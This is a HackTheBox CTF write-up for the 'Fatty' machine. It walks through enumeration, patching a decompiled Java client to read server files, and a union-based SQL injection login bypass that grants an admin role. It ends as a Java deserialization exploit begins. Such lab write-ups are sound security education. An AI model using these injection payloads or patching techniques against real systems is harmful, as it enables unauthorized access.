Fatty - Write-up - HackTheBox

noraj

2020-08-09

Contents

1 Information

READ THE WU ONLINE: https://rawsec.ml/en/hackthebox-fatty-write-up/

1.1 Box

- **Name:** Fatty
- **Profile:** www.hackthebox.eu
- **Difficulty:** Insane
- **OS:** Linux
- **Points:** 50

Figure 1.1: fatty

2 Write-up

2.1 Overview

TL;DR: Java code review, bytecode JAR modification; exploit deserialization.

Install tools used in this WU on BlackArch Linux:

```
pacman -S nmap filezilla jd-gui recaf
```

2.2 Network enumeration

```
# Nmap 7.80 scan initiated Mon Jul 20 19:58:26 2020 as: nmap -p- -sSVC -oA nmap_full -v
↪  10.10.10.174
Nmap scan report for 10.10.10.174
Host is up (0.022s latency).
Not shown: 65530 closed ports
PORT     STATE SERVICE            VERSION
21/tcp   open  ftp                vsftpd 2.0.8 or later
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
| -rw-r--r--    1 ftp      ftp      15426727 Oct 30  2019 fatty-client.jar
| -rw-r--r--    1 ftp      ftp           526 Oct 30  2019 note.txt
| -rw-r--r--    1 ftp      ftp           426 Oct 30  2019 note2.txt
|_-rw-r--r--    1 ftp      ftp           194 Oct 30  2019 note3.txt
| ftp-syst:
|   STAT:
| FTP server status:
|      Connected to 10.10.15.33
|      Logged in as ftp
|      TYPE: ASCII
|      No session bandwidth limit
|      Session timeout in seconds is 300
|      Control connection is plain text
|      Data connections will be plain text
|      At session startup, client count was 4
|      vsFTPd 3.0.3 - secure, fast, stable
|_End of status
22/tcp   open  ssh                OpenSSH 7.4p1 Debian 10+deb9u7 (protocol 2.0)
```

```
| ssh-hostkey:
|   2048 fd:c5:61:ba:bd:a3:e2:26:58:20:45:69:a7:58:35:08 (RSA)
|_  256 4a:a8:aa:c6:5f:10:f0:71:8a:59:c5:3e:5f:b9:32:f7 (ED25519)
1337/tcp open  ssl/waste?
...
| ssl-cert: Subject: commonName=Mr.
↪  Secure/organizationName=Fatty/stateOrProvinceName=Here/countryName=DE
| Issuer: commonName=Mr. Secure/organizationName=Fatty/stateOrProvinceName=Here/countryName=DE
| Public Key type: rsa
| Public Key bits: 4096
| Signature Algorithm: sha256WithRSAEncryption
| Not valid before: 2019-09-11T15:42:00
| Not valid after:  2020-09-10T15:42:00
| MD5:   3bf4 8a15 e9cc 3aa1 89f0 a6e7 1389 9a6e
|_SHA-1: 3410 76eb bfc8 e051 edb6 b8c9 c8a4 060e 6b76 c0a1
|_ssl-date: 2020-07-20T18:05:11+00:00; +5m08s from scanner time.
1338/tcp open  ssl/wmc-log-svc?
...
| ssl-cert: Subject: commonName=Mr.
↪  Secure/organizationName=Fatty/stateOrProvinceName=Here/countryName=DE
| Issuer: commonName=Mr. Secure/organizationName=Fatty/stateOrProvinceName=Here/countryName=DE
| Public Key type: rsa
| Public Key bits: 4096
| Signature Algorithm: sha256WithRSAEncryption
| Not valid before: 2019-09-11T15:42:00
| Not valid after:  2020-09-10T15:42:00
| MD5:   3bf4 8a15 e9cc 3aa1 89f0 a6e7 1389 9a6e
|_SHA-1: 3410 76eb bfc8 e051 edb6 b8c9 c8a4 060e 6b76 c0a1
|_ssl-date: 2020-07-20T18:05:11+00:00; +5m08s from scanner time.
1339/tcp open  ssl/kjtsiteserver?
...
| ssl-cert: Subject: commonName=Mr.
↪  Secure/organizationName=Fatty/stateOrProvinceName=Here/countryName=DE
| Issuer: commonName=Mr. Secure/organizationName=Fatty/stateOrProvinceName=Here/countryName=DE
| Public Key type: rsa
| Public Key bits: 4096
| Signature Algorithm: sha256WithRSAEncryption
| Not valid before: 2019-09-11T15:42:00
| Not valid after:  2020-09-10T15:42:00
| MD5:   3bf4 8a15 e9cc 3aa1 89f0 a6e7 1389 9a6e
|_SHA-1: 3410 76eb bfc8 e051 edb6 b8c9 c8a4 060e 6b76 c0a1
|_ssl-date: 2020-07-20T18:05:11+00:00; +5m08s from scanner time.
...
Host script results:
|_clock-skew: mean: 5m07s, deviation: 0s, median: 5m07s

Read data files from: /usr/bin/../share/nmap
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
# Nmap done at Mon Jul 20 20:00:04 2020 -- 1 IP address (1 host up) scanned in 97.47 seconds
```

2.3 FTP

With `FileZilla` we can retrieve the files available on the anonymously accessible FTP server.

```
| -rw-r--r--    1 ftp      ftp      15426727 Oct 30  2019 fatty-client.jar
| -rw-r--r--    1 ftp      ftp           526 Oct 30  2019 note.txt
| -rw-r--r--    1 ftp      ftp           426 Oct 30  2019 note2.txt
|_-rw-r--r--    1 ftp      ftp           194 Oct 30  2019 note3.txt
```

`note.txt`

```
Dear members,

because of some security issues we moved the port of our fatty java server from 8000 to the
↪  hidden and undocumented port 1337.
Furthermore, we created two new instances of the server on port 1338 and 1339. They offer
↪  exactly the same server and it would be nice
if you use different servers from day to day to balance the server load.

We were too lazy to fix the default port in the '.jar' file, but since you are all senior java
↪  developers you should be capable of
doing it yourself ;)

Best regards,
qtc
```

So we will need to decompile the jar, change the port and recompile it.

`note2.txt`

```
Dear members,

we are currently experimenting with new java layouts. The new client uses a static layout. If
↪  your
are using a tiling window manager or only have a limited screen size, try to resize the client
↪  window
until you see the login from.

Furthermore, for compatibility reasons we still rely on Java 8. Since our company workstations
↪  ship Java 11
per default, you may need to install it manually.

Best regards,
qtc
```

We may need to use Java 8, I have one if needed:

```
$ archlinux-java status
Available Java environments:
  java-10-openjdk
  java-14-openjdk (default)
  java-8-openjdk
```

`note3.txt`

```
Dear members,

We had to remove all other user accounts because of some seucrity issues.
Until we have fixed these issues, you can use my account:

User: qtc
Pass: clarabibi

Best regards,
qtc
```

We will be able to use those creds.

2.4 Java decompiling

Let's open `fatty-client.jar` in jd-gui.

In the `beans.xml` config file, we can retrieve the server connection information, a keystore, and a secret.

```
<?xml version = "1.0" encoding = "UTF-8"?>

<beans xmlns="http://www.springframework.org/schema/beans"
    xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance"
    xsi:schemaLocation="
                http://www.springframework.org/schema/beans
                spring-beans-3.0.xsd">

<!-- Here we have an constructor based injection, where Spring injects required arguments
↪  inside the
     constructor function. -->
   <bean id="connectionContext" class = "htb.fatty.shared.connection.ConnectionContext">
      <constructor-arg index="0" value = "server.fatty.htb"/>
      <constructor-arg index="1" value = "8000"/>
   </bean>

<!-- The next to beans use setter injection. For this kind of injection one needs to define an
↪  default
```

```
constructor for the object (no arguments) and one needs to define setter methods for the
↪  properties. -->
   <bean id="trustedFatty" class = "htb.fatty.shared.connection.TrustedFatty">
      <property name = "keystorePath" value = "fatty.p12"/>
   </bean>

   <bean id="secretHolder" class = "htb.fatty.shared.connection.SecretHolder">
      <property name = "secret" value = "clarabibiclarabibiclarabibi"/>
   </bean>

<!--  For out final bean we use now again constructor injection. Notice that we use now ref
↪  instead of val -->
   <bean id="connection" class = "htb.fatty.client.connection.Connection">
      <constructor-arg index = "0" ref = "connectionContext"/>
      <constructor-arg index = "1" ref = "trustedFatty"/>
      <constructor-arg index = "2" ref = "secretHolder"/>
   </bean>

</beans>
```

Let's change the port value form `8080` to `1337` in `beans.xml` and then update the jar archive. We also remove the files used for signature so Java doesn't complain `beans.xml` doesn't match the signature anymore.


```
$ jar -uf fatty-client-patched.jar beans.xml
$ zip -d fatty-client-patched.jar META-INF/1.RSA META-INF/1.SF
deleting: META-INF/1.SF
deleting: META-INF/1.RSA
```

Then we can run our patched version `java -jar fatty-client-patched.jar`.

But before, we need to add the local domain in our hosts file and to set Java 8.

```
$ cat /etc/hosts | grep fatty
10.10.10.174 server.fatty.htb

$ archlinux-java set java-8-openjdk
```

Now we can log in and discover the fat client from a user point of view.



2.5 Client discovery

- Profile
  - Whoami: true
  - ChangePassword: false
- ServerStatus
  - Uname: false
  - Users: false
  - Netstat: false
  - Ipconfig: false
- FileBrowser: seems like a `ls` on a hardcoded folder

    - Configs: true
    - Notes: true
    - Mail: true
- ConnectionTest:
    - Ping: true
- Help
    - Contact: true
    - About: true

There is also an `Open` feature that read a file (seems to exclude comments), it seems it's not possible to do directory traversal but we can `cd` in the FileBrowser files and read them.

`security.txt`

```
Since our fatty clients processes sensitive data, we were forced to perform a penetration test
↪  on it.
I had no time to look at the results yet in more detail, but it looks like there are a few
↪  criticals.
We should starting to fix these issues ASAP.
```

`dave.txt`

```
Hey qtc,

until the issues from the current pentest are fixed we have removed all administrative users
↪  from the database.
Your user account is the only one that is left. Since you have only user permissions, this
↪  should prevent exploitation
of the other issues. Furthermore, we implemented a timeout on the login procedure. Time heavy
↪  SQL injection attacks are
therefore no longer possible.

Best regards,
Dave
```

2.6 Code analysis: fatty client

With JD-GUI or other decompiler we can decompile the code to read it. With `jar -uf` we can easily update a text file like `beans.xml` but we can't update code in the JAR because the code is compiled (`.class`). Trying to compile our `.java` won't probably do any good as there are not the original code

but ones obtained through decompilation. So the best idea is to update the original JAR via a Java bytecode editor.

I used Recaf for that.


`htb/fatty/client/gui/ClientGuiTest.java`

```
        openFileButton.addActionListener(new ActionListener(){

            @Override
            public void actionPerformed(ActionEvent e) {
                if (ClientGuiTest.this.currentFolder == null) {
                    JOptionPane.showMessageDialog(controlPanel, "No folder selected! List a
                    ↪  directory first!", "Error", 0);
                    return;
                }
                String response = "";
                String fileName = ClientGuiTest.this.fileTextField.getText();
                fileName.replaceAll("[^a-zA-Z0-9.]", "");
                try {
                    response =
↪   ClientGuiTest.this.invoker.open(ClientGuiTest.this.currentFolder, fileName);
                }
                catch (MessageBuildException | MessageParseException e1) {
                    JOptionPane.showMessageDialog(controlPanel, "Failure during message
                    ↪  building/parsing.", "Error", 0);
                }
                catch (IOException e2) {
                    JOptionPane.showMessageDialog(controlPanel, "Unable to contact the server.
                    ↪  If this problem remains, please close and reopen the client.",
                    ↪  "Error", 0);
                }
                textPane.setText(response);
            }
        });
```

```
        openFileButton.addActionListener(new ActionListener(){

            @Override
            public void actionPerformed(ActionEvent e) {
                String response = "";
                String fileName = ClientGuiTest.this.fileTextField.getText();
                try {
                    response = ClientGuiTest.this.invoker.open("..", fileName);
                }
                catch (MessageBuildException | MessageParseException e1) {
                    JOptionPane.showMessageDialog(controlPanel, "Failure during message
                    ↪  building/parsing.", "Error", 0);
                }
                catch (IOException e2) {
                    JOptionPane.showMessageDialog(controlPanel, "Unable to contact the server.
                    ↪  If this problem remains, please close and reopen the client.",
                    ↪  "Error", 0);
```

```
                }
                textPane.setText(response);
            }
        });
```

But still `/opt/fatty/files` prefix. Putting `/` in foldername is filtered server-side too.



Too see what's in that folder let's modify the function that list files in one folder, from:

```
configs.addActionListener(new ActionListener()
    {
      public void actionPerformed(ActionEvent e) {
        String response = "";
        ClientGuiTest.this.currentFolder = "configs";
        try {
          response = ClientGuiTest.this.invoker.showFiles("configs");
        } catch (MessageBuildException|htb.fatty.shared.message.MessageParseException e1) {
          JOptionPane.showMessageDialog(controlPanel, "Failure during message
          ↪  building/parsing.", "Error", 0);
        }
        catch (IOException e2) {
          JOptionPane.showMessageDialog(controlPanel, "Unable to contact the server. If this
          ↪  problem remains, please close and reopen the client.", "Error", 0);
    }
```

to:

```
configs.addActionListener(new ActionListener()
    {
      public void actionPerformed(ActionEvent e) {
        String response = "";
        ClientGuiTest.this.currentFolder = "..";
        try {
          response = ClientGuiTest.this.invoker.showFiles("..");
        } catch (MessageBuildException|htb.fatty.shared.message.MessageParseException e1) {
```

```
            JOptionPane.showMessageDialog(controlPanel, "Failure during message
            ↪  building/parsing.", "Error", 0);
        }
        catch (IOException e2) {
            JOptionPane.showMessageDialog(controlPanel, "Unable to contact the server. If this
            ↪  problem remains, please close and reopen the client.", "Error", 0);
    }
```

So by going to `FileBrowser -> Configs` we can list what is in `/opt/fatty/`:

```
logs
tar
start.sh
fatty-server.jar
files
```

We now have the name of the server JAR: `fatty-server.jar`.

`/opt/fatty/start.sh`

```
#!/bin/sh

# Unfortunately alpine docker containers seems to have problems with services.
# I tried both, ssh and cron to start via openrc, but non of them worked. Therefore,
# both services are now started as part of the docker startup script.


# Start cron service
crond -b

# Start ssh server
/usr/sbin/sshd

# Start Java application server
su - qtc /bin/sh -c "java -jar /opt/fatty/fatty-server.jar"
```

The server seems to be run as `qtc` so we won't elevate our privilege directly.

By doing the same with `logs` and `tar` we can see what's inside:

`/opt/fatty/logs/`

```
error-log.txt
info-log.txt
```

`/opt/fatty/tar/`

```
logs.tar
```

What we could access is `/opt/fatty/fatty-server.jar` but we can only read text files, not binaries:

```
grep -rn binar htb
htb/fatty/client/methods/Invoker.java:140:       response = "Unable to convert byte[] to
↪  String. Did you read in a binary file?";
```

So we will have to modify the function to save the file locally on our filesystem.

We'll hack into `htb/fatty/client/methods/Invoker.java`, the `public String open` method. We'll modify that part, from

```
/*     */     try {
/* 138 */       response = this.response.getContentAsString();
/* 139 */     } catch (Exception e) {
/* 140 */       response = "Unable to convert byte[] to String. Did you read in a binary
↪  file?";
/*     */     }
```

to

```
import java.io.File;
import java.io.FileOutputStream;

try {
  response = "Write to local FS...";
  File file = new File(filename);
  FileOutputStream outputStream = new FileOutputStream(file);
  outputStream.write(this.response.getContent());
  outputStream.close();
} catch (Exception e) {
  response - "Error";
}
```

or

```
import java.nio.file.Files;
import java.nio.file.Path;
import java.nio.file.Paths;

try {
  response = "Write to local FS...";
  Path path = Paths.get(filename);
```

```
  Files.write(path, this.response.getContent());
} catch (Exception e) {
  response - "Error";
}
```

or even:


Let's try to add a method in `/htb/fatty/shared/message/ResponseMessage.java`

```
import java.io.FileOutputStream;

    public void saveContentToFile(String filename) {
        try(FileOutputStream stream = new FileOutputStream(filename)) {
            stream.write(this.content);
        } catch (IOException e) {
            e.printStackTrace();
        }
    }
```

and then in `htb/fatty/client/methods/Invoker.java`:

```
try {
  response = "Write to local FS...";
  this.response.saveContentToFile(filename);
} catch (Exception e) {
  response = "Error";
}
```

With one of those 3 ways we are able to dump binary files. Let's dump `fatty-server.jar`:



2.7 Code analysis: fatty server

Now let's decompiler the server JAr with JD-GUI again and export the code to read it with VSCode.

It's maybe time to looks for the the SQLi, we already know it's in the connection code.

The SQL queries seem to be handle in `htb/fatty/server/database/FattyDbSession.java`.

The authentication function looks like that:

```
public User checkLogin(User user) throws LoginException {
  Statement stmt = null;
  ResultSet rs = null;
  User newUser = null;

  try {
    stmt = this.conn.createStatement();
    rs = stmt.executeQuery("SELECT id,username,email,password,role FROM users WHERE
    ↪ username='" + user.getUsername() + "'");
```

```
    try {
      Thread.sleep(3000L);
    } catch (InterruptedException e) {
      return null;
    }

    if (rs.next()) {

      int id = rs.getInt("id");
      String username = rs.getString("username");
      String email = rs.getString("email");
      String password = rs.getString("password");
      String role = rs.getString("role");
      newUser = new User(id, username, password, email, Role.getRoleByName(role), false);

      if (newUser.getPassword().equalsIgnoreCase(user.getPassword())) {
        return newUser;
      }
      throw new LoginException("Wrong Password!");
    }

    throw new LoginException("Wrong Username!");
  }
  catch (SQLException e) {
    this.logger.logError("[-] Failure with SQL query: ==> SELECT
    ↪  id,username,email,password,role FROM users WHERE username='" + user.getUsername() + "'
    ↪  <==");
    this.logger.logError("[-] Exception was: '" + e.getMessage() + "'");

    return null;
  }
}
```

We can see the `Thread.sleep(3000L);` that make time-based attacks difficult but that doesn't mean we can't make a one-shot SQLi as we still control the username injected in the query.

Before we forge a payload, let's take a look at the password format saved in DB. We can see in `htb/fatty/shared/resources/User.java` is salted and hashed.

```
public void setPassword(String password) {
  String hashString = this.username + password + "clarabibimakeseverythingsecure";
  MessageDigest digest = null;
  try {
    digest = MessageDigest.getInstance("SHA-256");
  } catch (NoSuchAlgorithmException e) {
    e.printStackTrace();
  }
  byte[] hash = digest.digest(hashString.getBytes(StandardCharsets.UTF_8));
  this.password = DatatypeConverter.printHexBinary(hash);
}
```

Let's compute the hash:

```
$ printf %s 'qtcclarabibiclarabibimakeseverythingsecure' | sha256sum
5a67ea356b858a2318017f948ba505fd867ae151d6623ec32be86e9c688bf046  -
```

We can also note that only password is checked and only username is used for user retrieval, that means we can inject whatever we want in the ID field or email address. But what matters to us is to change our role from `user` to `admin`.

So we end with the following payload

```
noraj' union select
↪  1337,'qtc','qtc@fatty.htb','5a67ea356b858a2318017f948ba505fd867ae151d6623ec32be86e9c688bf046','admin
```

Once the payload is injected in the query this will give:

```
SELECT id,username,email,password,role FROM users WHERE username='noraj' union select
↪  1337,'qtc','qtc@fatty.htb','5a67ea356b858a2318017f948ba505fd867ae151d6623ec32be86e9c688bf046','admin'
```

In `htb/fatty/client/gui/ClientGuiTest.java` we can see the password is set by the `setPassword` function we saw earlier.

```
JButton btnNewButton = new JButton("Login ");
btnNewButton.addActionListener(new ActionListener() {
      public void actionPerformed(ActionEvent e) {
        String username = ClientGuiTest.this.tfUsername.getText().trim();
        String password = new String(ClientGuiTest.this.tfPassword.getPassword());
        ClientGuiTest.this.user = new User();
        ClientGuiTest.this.user.setUsername(username);
        ClientGuiTest.this.user.setPassword(password);

        try {
          ClientGuiTest.this.conn = Connection.getConnection();
        } catch (htb.fatty.client.connection.Connection.ConnectionException e1) {
          JOptionPane.showMessageDialog(LoginPanel, "Connection Error!", "Error", 0);

          return;
        }

        if (ClientGuiTest.this.conn.login(ClientGuiTest.this.user)) {
          JOptionPane.showMessageDialog(LoginPanel, "Login Successful!", "Login", 1);
```

We can also it in `htb/fatty/shared/resources/User.java`

```
/*     */   public User(int uid, String username, String password, String email, Role role) {
/*  20 */     this.uid = uid;
/*  21 */     this.username = username;
/*     */
/*  23 */     String hashString = this.username + password + "clarabibimakeseverythingsecure";
/*  24 */     MessageDigest digest = null;
/*     */     try {
/*  26 */       digest = MessageDigest.getInstance("SHA-256");
/*  27 */     } catch (NoSuchAlgorithmException e) {
/*  28 */       e.printStackTrace();
/*     */     }
/*  30 */     byte[] hash = digest.digest(hashString.getBytes(StandardCharsets.UTF_8));
/*     */
/*  32 */     this.password = DatatypeConverter.printHexBinary(hash);
/*  33 */     this.email = email;
/*  34 */     this.role = role;
/*     */   }
```

Putting our payload as username and `clarabibi` as password should be ok.

My injection gave me login failed, so I tried something else:

```
-noraj' union select
↪  1337,'qtc','qtc@fatty.htb','5a67ea356b858a2318017f948ba505fd867ae151d6623ec32be86e9c688bf046','admin
+noraj' union select id,username,email,password,'admin' FROM users WHERE username='qtc
```

But still failing, let's get back to `setPassword`:

```
public void setPassword(String password) {
  String hashString = this.username + password + "clarabibimakeseverythingsecure";
```

`this.username` is used so since we're not providing only `qtc` anymore but our SQL payload, the calculated hash will be wrong.


So let's patch it into:

```
public void setPassword(String password) {
  String hashString = "qtc" + password + "clarabibimakeseverythingsecure";
}
```

But I couldn't modify the `User.java` file this way because the dependency `import javax.xml.bind.Datatyp` was removed from Java 11+ and we are using Java 14 for recaf so if this file is touched it can't be recompiled by recaf unless you remove all references to `DatatypeConverter`.

So that's what I did, I removed the imported and change the whole `setPassword` function to the following and did the same in User class:

```
public void setPassword(String password) {
    this.password = "5a67ea356b858a2318017f948ba505fd867ae151d6623ec32be86e9c688bf046";
}
```



Now we can login with:

- Username: `noraj' union select id,username,email,password,'admin' FROM users WHERE username='qtc`
- Password: whatever or void because we hardcoded the hash

Now we have to look at a vuln in an admin-only feature. The only feature accepting an input is `changePW`.

On the server: `htb/fatty/server/methods/Commands.java`

```
public static String changePW(ArrayList<String> args, User user) {
  logger.logInfo("[+] Method 'changePW' was called.");
  int methodID = 7;
  if (!user.getRole().isAllowed(methodID)) {
    logger.logError("[+] Access denied. Method with id '" + methodID + "' was called by user
↪   '" + user.getUsername() + "' with role '" + user.getRoleName() + "'.");
    return "Error: Method 'changePW' is not allowed for this user account";
  }
  String response = "";

  String b64User = args.get(0);
```

```
  byte[] serializedUser = Base64.getDecoder().decode(b64User.getBytes());
  ByteArrayInputStream bIn = new ByteArrayInputStream(serializedUser);

  try {
    ObjectInputStream oIn = new ObjectInputStream(bIn);

    User user1 = (User)oIn.readObject();
  } catch (Exception e) {
    e.printStackTrace();
    response = response + "Error: Failure while recovering the User object.";
    return response;
  }

  response = response + "Info: Your call was successful, but the method is not fully
↪   implemented yet.";
  return response;
}
```

We can see on the server that an object is create from the user input `(User)oIn.readObject();`.

There is an article an associated code repository explaining unserialize exploits in Java commons-collections library:

- Article
- Code

It seems we have the vulnerable class InvokerTransformer and commons-collection:

```
